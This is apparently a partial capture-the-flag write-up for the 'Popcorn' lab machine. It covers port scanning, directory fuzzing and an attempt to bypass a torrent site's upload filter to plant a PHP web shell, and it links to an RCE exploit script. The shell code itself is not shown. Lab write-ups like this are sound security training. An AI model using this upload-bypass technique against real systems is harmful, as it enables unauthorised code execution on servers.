# Popcorn
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Popcorn
- OS Type: Linux
- Difficulty: Medium
Port Scanning - Service & Version Enumeration
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)| ssh-dss AAAAB3NzaC1kc3MAAACBAIAn8zzHM1eVS/OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9lP3Z8gLwquTxJDuNJ05xnz9/DzZClqfNfiqrZRACYXsquSAab512kkl+X6CexJYcDVK4qyuXRSEgp4OFY956Aa3CCL7TfZxn+N57WrsBoTEb9PAAAAFQDMosEYukWOzwL00PlxxLC+lBadWQAAAIAhp9/JSROW1jeMX4hCS6Q/M8D1UJYyat9aXoHKg8612mSo/OH8Ht9ULA2vrt06lxoC3O8/1pVD8oztKdJgfQlWW5fLujQajJ+nGVrwGvCRkNjcI0Sfu5zKow+mOG4irtAmAXwPoO5IQJmP0WOgkr+3x8nWazHymoQlCUPBMlDPvgAAAIBmZAfIvcEQmRo8Ef1RaM8vW6FHXFtKFKFWkSJ42XTl3opaSsLaJrgvpimA+wc4bZbrFc4YGsPc+kZbvXN3iPUvQqEldak3yUZRRL3hkF3g3iWjmkpMG/fxNgyJhyDy5tkNRthJWWZoSzxS7sJyPCn6HzYvZ+lKxPNODL+TROLkmQ==| 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyBXr3xI9cjrxMH2+DB7lZ6ctfgrek3xenkLLv2vJhQQpQ2ZfBrvkXLsSjQHHwgEbNyNUL+M1OmPFaUPTKiPVP9co0DEzq0RAC+/T4shxnYmxtACC0hqRVQ1HpE4AVjSagfFAmqUvyvSdbGvOeX7WC00SZWPgavL6pVq0qdRm3H22zIVw/Ty9SKxXGmN0qOBq6Lqs2FG8A14fJS9F8GcN9Q7CVGuSIO+UUH53KDOI+vzZqrFbvfz5dwClD19ybduWo95sdUUq/ECtoZ3zuFb6ROI5JJGNWFb6NqfTxAM43+ffZfY28AjB1QntYkezb1Bs04k8FYxb5H7JwhWewoe8xQ==80/tcp open http syn-ack ttl 63 Apache httpd 2.2.12| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-title: Did not follow redirect to http://popcorn.htb/|_http-server-header: Apache/2.2.12 (Ubuntu)Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernelEnumeration
Port 80/HTTP
i’ll start my enumeration from port 80 which is running website

looks like it only allows access using hostname, let’s add the entry in /etc/hosts file and then refresh the webpage

i’ll check the website technology using whatweb
whatweb http//popcorn.htb
let’s run gobuster to fuzz for files and directories
gobuster dir -u http://popcorn.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
let’s check the /test first

it has the phpinfo page, let’s keep this info in our back-pocket and move to another directory /torrent

create account and then login using created account’s creds
after loging in i found the upload section which we can use to upload the torrent files

Note: If you need automate exploit to exploit vulnerability → https://github.com/Anon-Exploiter/exploits/blob/master/torrent_hoster_unauthenticated_rce.py
we are going to find and exploit it manually, open the burpsuite and start the proxy
after trying to upload the txt file it says it’s not valid torrent file

if we navigate to browse option we found the already uploaded torrent named “kali Linux”

after clicking the download we found that it uses the standard torrent extension (.torrent)

so i’ve created simple php shell with .torrent extension

now let’s try to upload the torrent file

but i faced same issue looks like it is also checking the file type and contents let’s upload the downloaded torrent and give it another name

